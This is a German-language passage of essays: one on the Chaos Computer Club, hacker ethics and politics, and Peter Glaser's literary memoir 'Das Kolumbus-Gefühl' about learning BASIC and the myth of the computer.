Wenn üblicherweise von <den Hackern> geredet wird, sind, bewusst oder unbewusst, anderenorts nur die Mitglieder des Hamburger Chaos Computer Club (CCC) gemeint. Möglicherweise noch die Bayern von der *Hackerpost* oder die Hannoveraner Gruppe um das «Handbuch für Hacker». Das hat sicher seine Berechtigung. Wenn überhaupt von einer Hackerkultur geredet werden kann, wird sie durch die regelmäßigen Veröffentlichungen der *Bayrischen Hackerpost*, der *Datenschleuder*, den jährlichen «Chaos Communikation Congress», die « ErfA», die Erfahrungs-Austausch-Kreise oder die «Hackerbibel» bestimmt.

Die Mitglieder des Chaos Computer Club e. V. (!) wollen sich als «galaktische Vereinigung ohne feste Strukturen» zwar in keine Schublade stecken lassen, machen aber andererseits einen Führungsanspruch geltend, wenn es um die « Hackerethik» geht. Ich erinnere mich an einen Diskussionsbeitrag vom «Virenforum» (Veranstalter: CCC), als ein Youngster aufstand und bekannt gab, dass er seinen Computervirus endlich in der Praxis ausprobieren werde, wozu hätte er sich sonst die ganze Mühe gemacht. Hackerethik hin und her, ihm könne niemand vorschreiben, was er zu tun oder zu lassen habe.

Natürlich müssen auch die Hackergurus in solchen Situationen passen, sie haben im Konfliktfall keine Möglichkeit, dieses «abweichende Verhalten» zu verhindern oder gar zu sanktionieren. Dennoch besitzt der CCC in der Szene eine natürliche Autorität, sie ist durch Berechenbarkeit und Sachkenntnis erworben worden, sie wird vom größten Teil der Szene anerkannt. Er hat sich deshalb eine gewisse Informationsstruktur aufbauen können, die inzwischen auch von Otto-Normal-User in Anspruch genommen wird. Mit seinen Aktionen wie dem Btx-Coup, dem Virenforum oder dem Gutachten für den Deutschen Bundestag hat sich der CCC auch bei Datenschützern und Sicherheitsfachleuten einen nicht ungebrochenen guten Ruf erworben. Mit seinen Computerkonferenzen, der Clinch-Mailbox oder dem GenEthischen Netzwerk sind Ansätze einer qualitativ neuen Informationspolitik, einer anderen Computerkultur sichtbar geworden.

Wo bleibt das Computerchaos?

Es gibt die Meinung, dass der CCC links stünde, bei den Grünen und Alternativen seine politische Heimat habe. Tatsächlich würden sich aber die Clubmitglieder eher über den richtigen Chip zerstreiten als über die richtige politische Position, da ist man ganz liberal. Es erscheint mir immer wieder ein Wunder, dass diese von Grund auf gegensätzlichen Leute durch eine einzige Klammer zusammengehalten werden können: sie sind fasziniert von der Computertechnik.

Sicher, die ersten Spuren des CCC sind in der Tageszeitung, kurz taz, zu finden, auch grenzt man sich von Neo-Nazis ab. Vielmehr wird man als Clubpolitik aber nicht entdecken können.

Typische Forderungen, wie sie auf den jährlichen Kongressen formuliert werden, lauten: «Freiheit für die Daten» oder «Offene Netze jetzt». Oder es wird eine Gesellschaft gefordert, in der alle elektronisch gespeicherten Daten allen zur Verfügung stehen, andere personenbezogene nicht gespeichert werden dürfen. Diese durchaus politisch gemeinten Parolen sind parteipolitisch auch mit Mühe zwischen CSU und den Grünen nicht unterzubringen.

Das Gutachten für den Deutschen Bundestag zum Computereinsatz in der Grünen Fraktion, an dem eine Gruppe aus dem CCC beteiligt war, fand bei den Betroffenen wenig Zustimmung. Für die Alternativen schien nicht vermittelbar, wieso auf der gesellschaftlichen Ebene der Computereinsatz zur Rationalisierung und Oberwachung kritisiert werden könne, aber gleichzeitig der grenzenlose Spaß am Computer propagiert werde.

Das Hacken selbst wurde zum Gegenstand linker Kritik. Die Aktionen würden die Computersysteme der Herrschenden perfektionieren. Daran können allerdings noch nicht einmal die Technokraten glauben. Soviel scheint gewiss: Hacker werden noch Jahrzehnte lang aufdecken können, wer mit wem Daten austauschen kann, obwohl er es nicht zugeben will, wie leicht es ist, auch an personenbezogene Daten heranzukommen. Sie werden dabei auch weiterhin mit den offiziellen Pannen um die besseren Lacher ringen müssen.

Auf gezielte Aktionen, zum Beispiel gegen die Volkszählung oder gegen Computer in der Genforschung, haben Linke vergeblich gewartet, ebenso wie auf die Veröffentlichung geheimer Behörden oder Firmendaten. Was niemand so recht versteht: Nicht die « Hackerethik » verhindert solche Aktionen, sondern es liegt im Wesen des Hackens selbst, dass der überwiegende Teil der Freaks kein Interesse an der Ausspähung von Daten hat. Ihnen reicht, den Computer geknackt zu haben, um dann über das weltweite Datennetz ein neues Opfer zu suchen. Das Arbeiten in einem geknackten Rechner bereitet zudem viel Mühe, erfordert Zeit und Verständnis.

Dennoch wird von den Hackern ständig die Realisierung geheimer Wünsche eingefordert: « Wo bleibt das Computer-Chaos? » Das muss, wer immer es will, bitteschön selbst anrichten.

Das Kolumbus-Gefühl

Entdeckungen in einer virtuellen Welt

von Peter Glaser

«Das wahre Multimedium ist der menschliche Organismus selbst. »
Lewis Mumford, dem dieser Aufsatz gewidmet ist.

An der alten Küste

In den sechziger Jahren war der Computer ein legendärer Apparat. Er galt als eine Art elektronischer Geist in der Flasche, der Leute in Apollo-Raumschiffen auf den Mond lenken konnte. Im folgenden Jahrzehnt warfen Begriffe wie *Rasterfahndung, Jobkiller* und *Big Brother* erstmals Schatten auf die märchenhafte Maschine. Und je mehr spektakuläre oder beängstigende Dinge ich über den Computer hörte, desto unzufriedener machte es mich, nur *Informationen zu* haben und keine Erfahrungen. Ich fühlte mich immer mehr herausgefordert, selbst den Weg zu dem geheimnisvollen Kontinent der Daten zu finden, der jenseits der anbrandenden Nachrichten liegen musste. Kolumbus, als er sich im Jahr 1491 sein Flaggschiff «Santa Maria» zugelegt hat, muss getrieben worden sein von derselben

abenteuerlichen Gewissheit, Entdeckungen zu machen, die mich 490 Jahre später dazu brachte, mir einen Computer zu kaufen.

Es war in einem dieser nüchtern ausgestatteten Computerläden, die nun, wie vor Jahren die Video-Shops, in größeren Städten eröffnet wurden. Während ich dem Verkäufer zuhörte, fiel mir ein dünner Mann auf, der an einem der ausgestellten Rechner herumfuhrwerkte. Neben ihm kam mit einem aufreizenden Fräsgeräusch grün und weiß gezeiltes Endlospapier aus einem Drucker. Ich fühlte, dass der dünne Mann ein Programmierer sein musste.

Zum einen saß er vor einem richtigen Computer. Ein richtiger Computer hat einen Monitor, auf dem grüne Zeichen leuchten, und eine elegante Tastatur, soviel wusste ich. Mein Geld reichte gerade für einen Home Computer, den ich an den Fernseher schließen konnte und der aussah wie ein Plastik-Brotwecken, in den eine Schreibmaschine eingebacken war. Zum anderen stritt der dünne Mann mit dem Gerät. Erregt warf er eine Zeichenfolge nach der anderen in die Tasten. Dabei starrte er wild auf den Bildschirm. Später sollte ich erfahren, dass diese Gemütsverfassung *Debugging* heißt, Fehlersuche. Der dünne Mann fetzte an der rauchgetönten Schallhaube des Druckers das Papier ab, das sich auf der Flucht vor dem Fräsgeräusch inzwischen bis hinunter auf den Teppichboden gewunden hatte, und begrub, während er die bedruckte Bahn wie einen langen Papyrus las, die Tastatur unter dem zu einem immer größeren Durcheinander verknickten Dokument.

Ein echter Programmierer. Ich war schwer beeindruckt. Mir fiel gleich eine Stelle aus dem Buch «Der große Papalangi» ein, wo ein Südsee-Häuptling in einem europäischen Stummfilmkino zum erstenmal in seinem Leben einen Pianisten sieht: «Umgeben von gespenstischem Lärm, kämpft ein Mann im Sitzen gegen eine große Truhe. »

Erste Fahrten

Kreuzen gegen den Magnetsturm

> «With each movement of the sword the adept visualizes himself drawing a line of pure white light [. . .] His next task will be to vivify this shape by pointing his hand towards its centre and pronouncing the word YHVH. »
>
> *David Conway, Anweisungen zur Initialisierung des Kabbalistischen Meister-Rituals*

Meine Verwandlung vom analogen Wilden zum digitalen Seefahrer ging vonstatten, als ich den Computer zum erstenmal einschaltete. Ich wollte programmieren, und ich musste: BASIC meldete sich READY, und der Cursor blinkte. Das schmale Handbuch zu dem Rechner las sich wie eine aus dem Nubischen ins Deutsche übersetzte Bedienungsanleitung für ein chinesisches Kofferradio. Meine Intelligenz war gefordert.

Zwei Kannen Tee später hatte ich die ungefähre Funktionsweise von acht BASIC-Anweisungen dechiffriert und ein Programm geschrieben, das ein A auf dem Bildschirm hin und her scheuchte. Ich konnte mich gar nicht satt sehen daran. So was brachte keine Schreibmaschine zuwege. Ich bin Schriftsteller, und es kommt durchaus vor, dass ein einzelnes, gedankenstoffliches A von irgendwoher irgendwohin durch mein Bewusstsein segelt und dabei in den Monitorbereich der Aufmerksamkeit gerät. Nun konnte ich diese flüchtige kleine Geistesgeste direkt darstellen, zumindest ein bisschen, a bit.

Eine Woche nach meinem A-Erlebnis fand die erste einer Reihe von Lesungen nach Veröffentlichung meines ersten Buchs statt. Autorenlesungen haben gewöhnlich den Unterhaltungswert eines Kirchenbesuchs, und ich hatte mir Gedanken gemacht, was dagegen zu unternehmen war. Versuche wie Jazz & Lyrik oder Performance hatten schon einen Bart, also lud ich eine Funkgruppe zur Zusammenarbeit ein. Und dann beschloss ich noch, den Computer mit auf die Bühne zu nehmen.

Innerhalb von fünf Tagen stapelte ich emsig wie ein Schiffsjunge beim Kartoffelschälen meine paar Anweisungen zu einem mehr als

sechshundert Zeilen langen Programm aufeinander, das eine Mischung aus Kinovorspann, schwingenden Linienschwärmen und Comic auf dem Bildschirm abspielte. «Lassen Sie sich nicht von der Technik blenden», programmierte ich in eine Sprechblase, wich versuche nur die Langeweile wegzurationalisieren».

In der Nacht vor der ersten Veranstaltung bastelte ich immer noch an dem Programm, das inzwischen POETRONIC hieß. Dann trat ein Fehler auf, dessen Ursprung ich nicht orten konnte. Ich verhedderte mich in meinem Programm wie in einem Swimmingpool voller Blumendraht. *Debugging*. Gegen vier Uhr morgens warf ich alles über Bord bis auf einen etwa dreißig Zeilen umfassenden Kern und setzte die Segel mit zusammengebissenen Zähnen noch mal neu. Learning by doing nennt man das, oder: Try and furor.

Während der Lesung geriet ich dann in magnetische Stürme. Woran ich nämlich nicht gedacht hatte, war, dass der Computer auf die elektrischen Streufelder der turmhohen Musikanlage gereizt reagieren könnte. Ein Videoprojektor strahlte das Monitorbild riesig auf die Bühne. Das Einlesen der Programme von einem Kassettenrecorder in den Computer strapazierte die Geduld des Publikums. Als es endlich soweit war und ich starten konnte, tauchte aus den Untiefen des Speichers der Schrecken der sieben Meere auf: SYNTAX ERROR. In der Hoffnung, die Leute könnten annehmen, das gehöre schon mit zur Vorführung, programmierte ich mit fliegenden Fingern live.

Große Strömungen

Licht, Feuer, Strom

> *« Die Verbindung von Körperlichem und Unkörperlichern ist aber ein Rätsel, da keine unmittelbare Einwirkung des einen auf das andere stattfinden kann. Diese Einwirkung kann nur durch die Vermittlung eines Dritten geschehen, nämlich durch das Licht einerseits und die Seele (animus) andererseits, da diese die beiden Wesenheiten sind, die sowohl körperlich als auch unkörperlich vorkommen. Das Licht ist* ***die*** *universelle bindende Naturkraft. »*
>
> *Franciscus Patritius, 1529-1597*

Die Leuchtfeuer der alten Küste versinken hinter dem Horizont, und unter dem Glanz der elektronischen Sterne geht die Fahrt ins Neue: Was mich am Programmieren und auch am Schreiben mit einer Textverarbeitung von Anfang an fasziniert hat, war das Licht. Es gibt Menschen, denen es schwer fällt, sich von der Schreibmaschine auf einen Computer umzustellen. Ihnen fehlt das Stoffliche, der Anschlagpatsch des Typenhebels auf dem Papier, die Schweinereien mit Tipp-Ex, Kleber und Schere.

Autoren arbeiten seit jeher am Rand des Materiellen, mit einem hauchdünnen bisschen Papier und den farbbandschwarzen Abdrücken der Buchstaben darauf. Die Sprache, das eigentliche Material, ist stofflos. Für mich bedeutet das Schreiben am Computer nun ein angemesseneres Arbeiten. Jetzt kann ich sagen: Meine Tinte ist das Licht. Ich stelle den Bildschirm stets so ein, dass ich mit weißen Buchstaben auf schwarzem Hintergrund schreibe. So machen die Zeichen deutlich, dass sie Zeichen sind: sie erscheinen luzid, unberührbar und flüchtig. Der Text zeigt sich rein.

Die Freude am Leuchtenden regt meine Phantasie an und bewirkt, dass ich die Maschine in immer neuem Licht sehe. Sie wird metaphorisch. Derart verwandelt sich der Computer für mich in ein poetisches Erkenntnis-Instrument. Bereits das weiche Aufleuchten des Monitors beim Booten kann ich dann als eine Parodie wahrnehmen: «Technisches Modell eines Sonnenaufgangs ohne Farben»; fiat pix. Dieser andere Blick hält schon ein einzelnes Pixel *(Picture Element)*, einen Leuchtpunkt am Bildschirm fest als Polarstern, der mir bei der Kursbestimmung hilft: Woher kommt, wohin führt mich die Faszination an dieser gläsernen Bildschirm-Oberfläche, an der sich so vieles trifft, spiegelt und reflektiert? Wie kommt es, dass sie mir einmal als Meeresoberfläche erscheint, durchscheinend bis hinunter auf eine leuchtende Tiefseefauna von Symbolen, und dann wieder als Ausschnitt eines Firmaments, über das Stern-Zeichen scrollen und grafische Meteore huschen? Wo ist oben, wo ist unten?

Und immer wieder wird der Rechner auf meinem mit Blumen, Dosen, bunten Stiften und Papieren vollgeräumten Schreibtisch zur *Feuerstelle.* Seit der Vorzeit winkte dem Menschen aus dem gezähmten Feuer die Verheißung, dem Ursprung des Lichts, das von der Sonne und den Sternen so götterweit entfernt ist, näher und näher zu kommen. Feuer ist der Flugplatz der Materie, ein Ort der Transformation. Die Flammen sind die Flügel der im Feuer verwandelten Stoffe, die aufsteigen als Vögel aus Licht und Hitze.

Ich sehe einen Menschen vor dem Feuer sitzen, tief in der Nacht der Zeiten, Jahrzehntausende vor der Schrift, und ich sehe mich vor dem Bildschirm sitzen, dem Lagerfeuer des zwanzigsten Jahrhunderts, und frage mich: Was hat sich seither verändert, außer dass ich Hosen anhabe? Ich sehe den Monitor und muss an den Karfunkel denken, den Stein der Alchemie, der aus eigener Kraft im Dunkeln leuchtet. Ich sehe den Bildschirm, auf den mir das Licht Nachrichten aus den internationalen Datennetzen schreibt, und erinnere mich an den «Weltenspiegel» Alexanders des Großen, «worin er mit einem Blicke alle Geheimnisse und Pläne seiner Feinde durchschaute».

Muss man sich wundern, wenn Friedrich Kittler behauptet, der Computer werde < den Begriff der <Medien> einkassieren und zum Medium schlechthin» werden? Muss man nicht vielmehr anfügen, dass der Computer älteste wie jüngste Mythen und Phantasien einkassiert und sich auflädt zu einem gespenstischen Mega-Mythos? Oder hatte Marshal McLuhan den schärferen Blick, indem er nicht den Computer, sondern das Licht als das absolute Medium sah? «Elektrisches Licht ist reine Information. Es ist gewissermaßen ein Medium ohne Botschaft, wenn es nicht gerade dazu verwendet wird, einen Werbetext Buchstabe um Buchstabe auszustrahlen. [...] Die Botschaft des elektrischen Lichts wirkt wie die Botschaft der elektrischen Energie in

der Industrie extrem gründlich, erfasst alles und dezentralisiert. Denn elektrisches Licht und elektrischer Strom bestehen getrennt von ihren Verwendungsformen, doch heben sie die Faktoren Zeit und Raum im menschlichen Zusammenleben genauso auf wie das Radio, der Telegraf, das Telefon und das Fernsehen, und schaffen die Voraussetzungen für eine Beteiligung der Gesamtperson. »

Ich sehe mich vor dem Computer sitzen, der den Menschen intensiv wie kein technisches Mittel zuvor dazu verlockt, Modelle seiner selbst zu entwerfen, und sehe den Narziss, den Jüngling, der sich in sein eigenes Spiegelbild verliebt. Das Wort Narziss kommt aus dem Griechischen, narkosis heißt (Betäubung>, und «der Jüngling Narziss», so McLuhan, «fasste sein eigenes Spiegelbild im Wasser als eine andere Person auf. Diese Ausweitung seiner Selbst im Spiegel betäubte seine Sinne, bis er zum Servomechanismus seines eigenen erweiterten und wiederholten Abbilds wurde».

Was hat sich verändert seit dem archaischen Feuer? Sherry Turkle hat Kinder, die an Computern spielen, beobachtet, und deren Eltern: «Dass Vier- und Dreijährige lernen können, wie man Feuer macht, stellt eine reale Gefahr dar, aber es bringt kein Element unseres Bildes von der Kindheit ins Wanken. Wir haben keine Schwierigkeiten, dies zu akzeptieren - im Gegenteil: Wir sind stolz darauf, wenn Kinder früher als von uns erwartet körperliche Fähigkeiten und Geschicklichkeiten in der Manipulation konkreter Materialien entwickeln. Aber eine grundlegende Veränderung im Bereich der Manipulation symbolischer Materialien durch das Kind empfinden wir als Bedrohung.

Mit dem elektrischen Strom wurden die Eigenschaften des Feuers - Licht, Wärme und Zerstörungs- oder Verwandlungskraft - abspaltbar. Strom ist in gewissem Sinn die alchemistische Mischung aus Feuer und Wasser: Er fließt in Wellen, strömt, und macht zugleich die Eigenschaften der Flammen über beliebige Entfernungen transportabel. In Funktionseinheiten wie Glühbirne (Licht), E-Herd (Wärme), Röntgenlaser (Zerstörung) oder Computer (Licht/Verwandlung) haben wir die derzeit differenziertesten Methoden der Beherrschung des Feuers vor uns: Geschlossene Feuerstellen. Öfen.

Was ist ein Fernseher also anderes als ein Ofenloch, in dem ein kal-

tes Feuer flackert? Zwar ist daran noch die tiefe Faszination zu spüren, die einen stundenlang in das Züngeln von Flammen starren lässt, aber die Visionen, die das natürliche Feuer in der Großhirnrinde des Menschen aufflackern lässt, werden heute vorgefertigt eingespielt. Was also ist ein Computer anderes als die bisher komplizierteste Ausgabe eines über beliebige Entfernungen wirksamen Schürhakens? Beim Programmieren kann man ins Innere des kalten Feuers fassen, ohne sich zu verbrennen. Der Rechner dosiert das Phosphorglühen am Bildschirm Funkenpixel für Funkenpixel und hilft auch, das Feuer in anderen Arten von Öfen zu schüren, den Zündfunken im Motor etwa oder den geradezu peinlich archaisch aus dem Apparat hervorbrechenden Feuerstrahl der Rakete.

Was, frage ich mich, ist geschehen seit dem frühen Feuer? Ich programmiere, Stunden, Tage und Nächte, und in einer Blitzspur durch die Jahrhunderte sehe ich mich, ohne es zu wollen, die Machwerke vergangener Priester weiterführen, der Herren der Feuerkulte, des indischen Agni Hotra, der persischen Parsen, die die Flammen für Zarathustra hüteten, des Ewigen Lichts. Ich sehe die Suche nach der Vollkommenheit: das fehlerfreie Programm. Und ich opfere: Zeit.

Ich sitze eine Nacht lang tüftelnd vor dem Computer und versuche, einem Programm Gestalt zu geben, das in digitalisierten Videobildern Gestalten erkennen soll, bis schließlich gegen sechs draußen die Sonne aufgeht und eine letzte Gestalt ihr Bild findet: In dem Papiersalat neben meinem Monitor fällt mein Blick auf eine herausgerissene Zeitungsseite, auf der ein offener IC, ein Mikroprozessor, von oben fotografiert ist, und ich sehe ein Abbild der Sonne. Eingefasst in die Weltraumschwärze des Gehäuseunterteils glänzen die goldenen Pin-Strahlen, die ausgehen von dem Chip, in welchem die Kernfusion der Elementarteilchen Null und Eins alles, was ins Schwerefeld der Central Processing Unit gerät, zu Daten verschmilzt oder auswirft als Fehlerprotuberanzen.

Ich sehe - «In der ägyptischen Theologie war das Auge das wichtigste Organ des Sonnengottes Re: Es besaß eine unabhängige Existenz und spielte eine kreative und direktive Rolle in allen kosmischen und menschlichen Vorgängen. Der Computer erweist sich als das Auge des wiedererstandenen Sonnengottes - das heißt, als das Auge der

Megamaschine, das als *Argusauge* oder Detektiv dient, wie auch als allgegenwärtiges vollziehendes Auge, das absolute Unterordnung unter seine Befehle fordert, da ihm kein Geheimnis verborgen bleibt und kein Ungehorsam der Bestrafung entgeht» (Mumford).

Windstärken

Entfernung und Geschwindigkeit, Raum und Zeit

> *«Alle Pläne des Königs müssen zu seinen Lebzeiten ausgeführt werden. Geschwindigkeit an sich ist bei jedem Unternehmen ein Aus-druck von Macht und wird ihrerseits zu einem Mittel der Machtentfaltung. Dieses Element des Mythos der Maschine ist so tief in die Grundvoraussetzungen unserer eigenen Technologie eingedrungen, daß die meisten von uns seinen Ursprung aus dem Auge verloren haben.»*
>
> *Lewis Mumford*

Aus den Augen segelt die Aufmerksamkeit voraus. Der Blick ist schon dort, wo der Körper noch nicht ist. Vom Auge zum Anblick, von hier nach dort: dazwischen, wie eine unsichtbare Saite, spannt sich Entfernung. Und es scheint, als schwinge in jeder Entfernung ein ironischer Unterton des Weiten Raumes mit, der sich über den kleinen, ortsgebundenen Menschenleib amüsiert. Diesem zarten Spott des Raumes, der sich seit Einstein wohl manchmal auch vor Vergnügen krümmt, versucht der Mensch zu entgehen, indem er die Entfernungen entfernt.

Die Erfahrung, mittels eines Dreirads rasant voranzukommen, war für mich ein frühkindliches Schlüsselerlebnis. Über Tretroller, Fahrrad, Moped, Motorrad und Auto nimmt das Tempo dann zu, mit dem Verkehrsflugzeug ist schließlich die Alltagsobergrenze an öffentlicher Geschwindigkeit erreicht; weitere Beschleunigung des Körpers ist nur noch mit einem Kampfjäger oder einer Raumfähre möglich.

Fast alle Computerfreaks, die ich kenne, lieben Geschwindigkeit und haben, wie auch ich, eine Neigung für flotte Autos und schnelle

Schnitte im Kino. Zwecke verunreinigen die Freude am Eilen: Die Bilder im Kino sind bloße Reizbrücken, denn das eigentliche Vergnügen liegt in jenen Momenten, in denen sie wechseln; gleichermaßen sind bei einer Autofahrt Abfahrt und Ankunft banal. Der wahre Genuss ist die pure Geschwindigkeit: «Ich weiß zwar nicht, wo ich hinwill, aber dafür bin ich schneller dort» (Helmut Qualtinger, «Der Wilde mit seiner Maschin'»).

Hier trumpft der Computer mit seinen Verheißungen auf alles beiseite zu fegen, was bremst. Der Computer, jedermann weiß das, ist sagenhaft schnell. All die Verzögerungen durch schlechten Straßenzustand, durch Bilderreihen, die erst wieder im Vierundzwanzigstelsekundentakt vorübergeführt werden müssen, oder durch physiologische Einschränkungen wie den Blutsturz des Piloten von den Fliehkräften, die ein Überschalljäger entwickelt, verschwinden in dem Moment, in dem der Computer sämtliche Entfernungen auf einen Schlag auslöscht: RUN.

Computergeschwindigkeit und -Leistung werden nicht mehr in Kilometern pro Stunde oder in PS gemessen, sondern in IPS, Instructions Per Second. Die Reise in die elektronische Welt jenseits der Dinge verläuft ohne Zeitverlust - jedenfalls hielt ich an dieser Auffassung während der ersten Wochen, in denen ich programmierte, fest. Endlich pulsten die Ereignisse als *events*, weit schneller als alle menschlichen Wahrnehmungsreflexe, in molekularen Zeitschüben von Nanosekunden. Wenn der Computer rechnet, läuft endlich der Film ohne Bilder, der nur noch aus Schatten besteht, die endlose Neuigkeit, die permanente Entdeckung. Über die missliche Tatsache, dass dabei nichts mehr zu erkennen ist, helfen Anhängsel wie Bildschirm oder Drucker hinweg, mit denen man Endergebnisse, stabile Benutzeroberflächen oder einzelne Augenblicke des Entdeckungsflusses wie Standfotos aus dem Bitgeflitze schießen kann.

In der ersten Zeit hatte ich vor dem Computer, obwohl er sich von mir befehligen ließ, einen übermenschlichen Respekt. Das elektronische Gegenüber vermittelte mir einen Eindruck von biologischen Unzulänglichkeiten und Einschränkungen. Was der konsequenten Weiterentwicklung der Technik im Weg steht, ist der menschliche Körper. Ich hatte eine Armbanduhr mit einem winzigen Tastenfeld,

auf dem man auch rechnen konnte, und ich war sicher, dass sich das noch kleiner machen ließe, aber schon musste ich die Tasten mit den Fingernägeln drücken, weil die Fingerspitzen dafür zu voluminös sind. Ich bemerkte, wie der rasende Umlauf der Daten im Prozessor an den Peripheriegeräten des Computers wieder gebremst und gestoppt wurde, um in die menschliche Aufmerksamkeit kriechen zu können. Auch mein POETRONIC-Programm bestand zu einem Gutteil aus Verzögerungsschleifen, die dem Zuschauer in dem Schneckentempo der neuronalen Rezeption Texte und Bilder fassbar machten.

Um die radikale Geschwindigkeit des Computers ungetrübt auskosten zu können, schrieb ich kurze, gewissermaßen philosophische Programme. Jeder Programmierneuling schreibt einmal einen Algorithmus wie

```
10 GOTO 20
20 GOTO 10
```

oder er verfasst unabsichtlich ein Programm, das sich in sich selbst verfährt. Wenn man ein solches Programm startet, passiert scheinbar nichts. Alle Endgeräte schweigen still, der Bildschirm bleibt dunkel. Nur ich saß da und wusste: etwas geschieht. Ein aufregendes Gefühl. Es war, als schwirrte der Mikro-Prozess mitten in meinem Inneren. Was da durch meine Nerven flitzte, war hochreiner Speed.

Bei einem meiner Black-Box-Programme konnte man im ersten Augenblick doch noch etwas sehen: einen Kreis, der vom Mittelpunkt des Bildschirms aus immer größer wurde, bis er schließlich über den Bildschirmrand hinausgewachsen war. Ich wusste, das das Programm weiterlief. Wie die Emission einer Radarantenne im Trickfilm sah ich den Kreis weiterwachsen. Als flüchtige Figur um den Monitor herum öffnete er sich in mein Zimmer, tauchte mit seinem unteren Bogen in die Erde, ging durch die Wände und über das Haus hinaus als ein strichdünner, weißer Regenbogen über der Stadt auf und schnitt schließlich durch die Atmosphäre in den Weiten Raum.

Der Computer war fraglos eine ganz phantastische Maschine. Ich ließ mich wieder dazu herab, Zeichen auf den Bildschirm zu setzen, denn das Gefühl der hochreinen Geschwindigkeit blieb. Ich ver-

schwand in diesem wundersamen Land ohne Entfernungen, startete meine Expeditionen durch den Kontinent der Daten. Die Programme, die ich schrieb, waren trivial: McLuhan drückt es so aus: «Mit dem Computer lassen sich viele Dinge in atemberaubender Geschwindigkeit tun, die überhaupt nicht getan werden müssen. » Aber da war noch anderes als nur Licht und Geschwindigkeit, das mich gleichermaßen verwirrte und anzog wie Sirenengesang.

Während ich die Entdeckungsreise fortsetzte, befiel meinen Körper ein Gefühl von Verlorenheit. Die neue Welt war ein Raum ohne Raum, für einen Körper war darin kein Platz: andererseits konnte man ohne Körper schlecht Computern. Wenn ich in zwanzig- oder dreißigstündigen Märschen über die Tastatur durch Haine hell am Bildschirm aufblühender Kurven wanderte, hing mein Körper wie ein Rucksack an meinem unermüdlichen Interesse für diese seltsame Tiefe der Maschine.

Die analogen Medien zollen dem Raum noch offensichtlichen Tribut, vor allem durch unerwünschte Nebeneffekte. So, wenn bei einem transkontinentalen Telefongespräch die Entfernung hörbar wird durch den Fahrtwind der Signale, das Rauschen und Relaisknacken und durch eine Gegenstimme, die weit weg ist; darüber hinaus, wenn sich etwa beim Hören einer Wachswalzen-Aufzeichnung von 1907, auf der Curt Bois «Heinerle, Heinerle» singt, auch noch die vierte Koordinatenachse des Raums vernehmlich macht, die Zeit, als ein Rauschen - time to listen -, dessen Intensität Entfernungen durch die Jahrzehnte fühlbar macht.

Das digitale Master-Medium rauscht nicht mehr. An den Signalflanken der Spannungen, die im Mikroprozessor für null und eins stehen, scheint der Weite Raum zu Abraum zu zerschwingen. Der Computer hat sein eigenes universelles Ausmaß, den Datenraum, und macht sich über den Raum der materiellen Welt unausgesetzt lustig in Form immer subtilerer Parodien, die in der Branche vornehm Simulationen heißen.

Es dauerte noch eine Weile, bis ich zu ahnen begann, was sich dann im Lauf der weiteren Monate durch kleine, schmerzliche Ernüchterungen verdeutlichen sollte: dass das, was den absolut distanzlosen Raum und die absolute, lichtschnelle Geschwindigkeit verkörperte,

nicht der reale Computer auf meinem Schreibtisch war, sondern sein Mythos - die phantastische Maschine.

Im Kern der realen Maschine halten sich, allerdings trickreich verborgen, Entfernung und Raum unausrottbar festgehakt. Strom und Licht spannen den immateriellen Datenraum am Bildschirm auf. Erst in den Mikrodistanzen zwischen den winzigen Schaltwegen auf dem Siliziumchip deuten sich verräterisch die Spurbreiten der materiellen Welt an.

Die gegenwärtigen Kräfte der Technik und der Wissenschaft sind bemüht, das Unbezwingbare an äußerste Ränder hinauszudrängen, in Submikrobereiche oder an die letzten Grenzen der Zeit. Die Quantenphysiker etwa, die sich heute in der Lage sehen, zu beschreiben, was Sekundenbruchteile nach dem Big Bang im weiteren vor sich gegangen ist, haben das Numinose, den Ur-Übergang - wie auch immer man es bezeichnet - hinausgedrängt auf einen verschwindenden Augenblick vor 15 Milliardenjahren, der unfassbar bleibt. Die Daten, die das theoretisch geklärte All der Physiker stützen, werden passenderweise aus Computerkalkulationen gewonnen, wie etwa aus der Urknall-Simulation von < Abel Image Research», die die Existenz eines merkwürdigen Elementarteilchens namens Neutrino bestätigte. Im Gegenzug forcieren die Chip-Designer mit jeder weiteren, noch höher integrierten Generation von Schaltkreisen den Versuch eines Big Squeeze - ein synthetisches All auf einen Siliziumpunkt zu verdichten.

Vor dem Computer scheint somit auch geklärt: Die Gravitation, diese rätselhafteste der Gewalten, wird vom Programmierer kontrolliert. Er ist es, Lenker der Bit-Quanten, der die Strings und die Anziehungs-Felder im Datenraum ordnet, in denen sie sich fügen zu Systemen und Formen. Allerdings geht Schwerkraft auch von dem Boden aus, auf dem der Programmierer sitzt - was nach und nach dazu führte, dass ich aus dem Datenraum, dieser Fülle ohne Volumen, mit Frustratiönchen beladen in meinen beschwerlichen, einssiebzig großen und nicht lichtschnellen Körper zurückkehrte.

Das Bedürfnis nach HighSpeed, das Computerbenutzern im allgemeinen und Programmierern im besonderen zu eigen ist, zieht extreme Ungeduld nach sich. Wenn die Hardware schleicht, geht der Programmierer die Wand hoch. Ladevorgänge von der Diskettensta-

tion, die angeforderte Daten erst nach mehreren Sekunden lieferten, empfand ich zunehmend als Strapaze. Den Rechner durch das Ausdrucken mehrerer Seiten Code zu blockieren, ohne spoolen zu können, also den Druckvorgang im Hintergrund ablaufen zu lassen und im Vordergrund schon wieder weiterprogrammieren zu können, bedeutete Ungemach. Ein zäher Compiler - er wandelt in einer höheren Programmiersprache geschriebene Algorithmen automatisch in blanke Maschinensprache um - brachte Ed Post, wie er in einem Aufsatz über «Real Programmers» anmerkt, bisweilen in die Verlegenheit, sein Mätzchen Schlaf zwischen zwei Compilerdurchläufen zu nehmen».

Einmal startete ich ein Programm, das eine mathematische Funktion dreidimensional darstellen sollte - eine dieser in der Computerwerbung beliebten Abbildungen von etwas, das aussieht wie ein Netz in Form eines Zuckerhuts oder manchmal wie ein farbenfroher, zerdrückter Sombrero. Erst kam gar nichts. Dann sah ich einen Punkt am Bildschirm, bald darauf noch einen und dann noch einen. An genau diesem Punkt zerbrach meine Illusion vom Computer als einer uneingeschränkten Jetzt-Sofort-Alles-Maschine. Ich war bitter enttäuscht über dieses elend langsame Gepünktel und ging eine Pizza essen. Als ich nach einer Stunde zurückkam, war die Maschine immer noch nicht fertig, und ich musste mich genervt irgendwelchen analogen Beschäftigungen zuwenden, um die Zeit totzuschlagen.

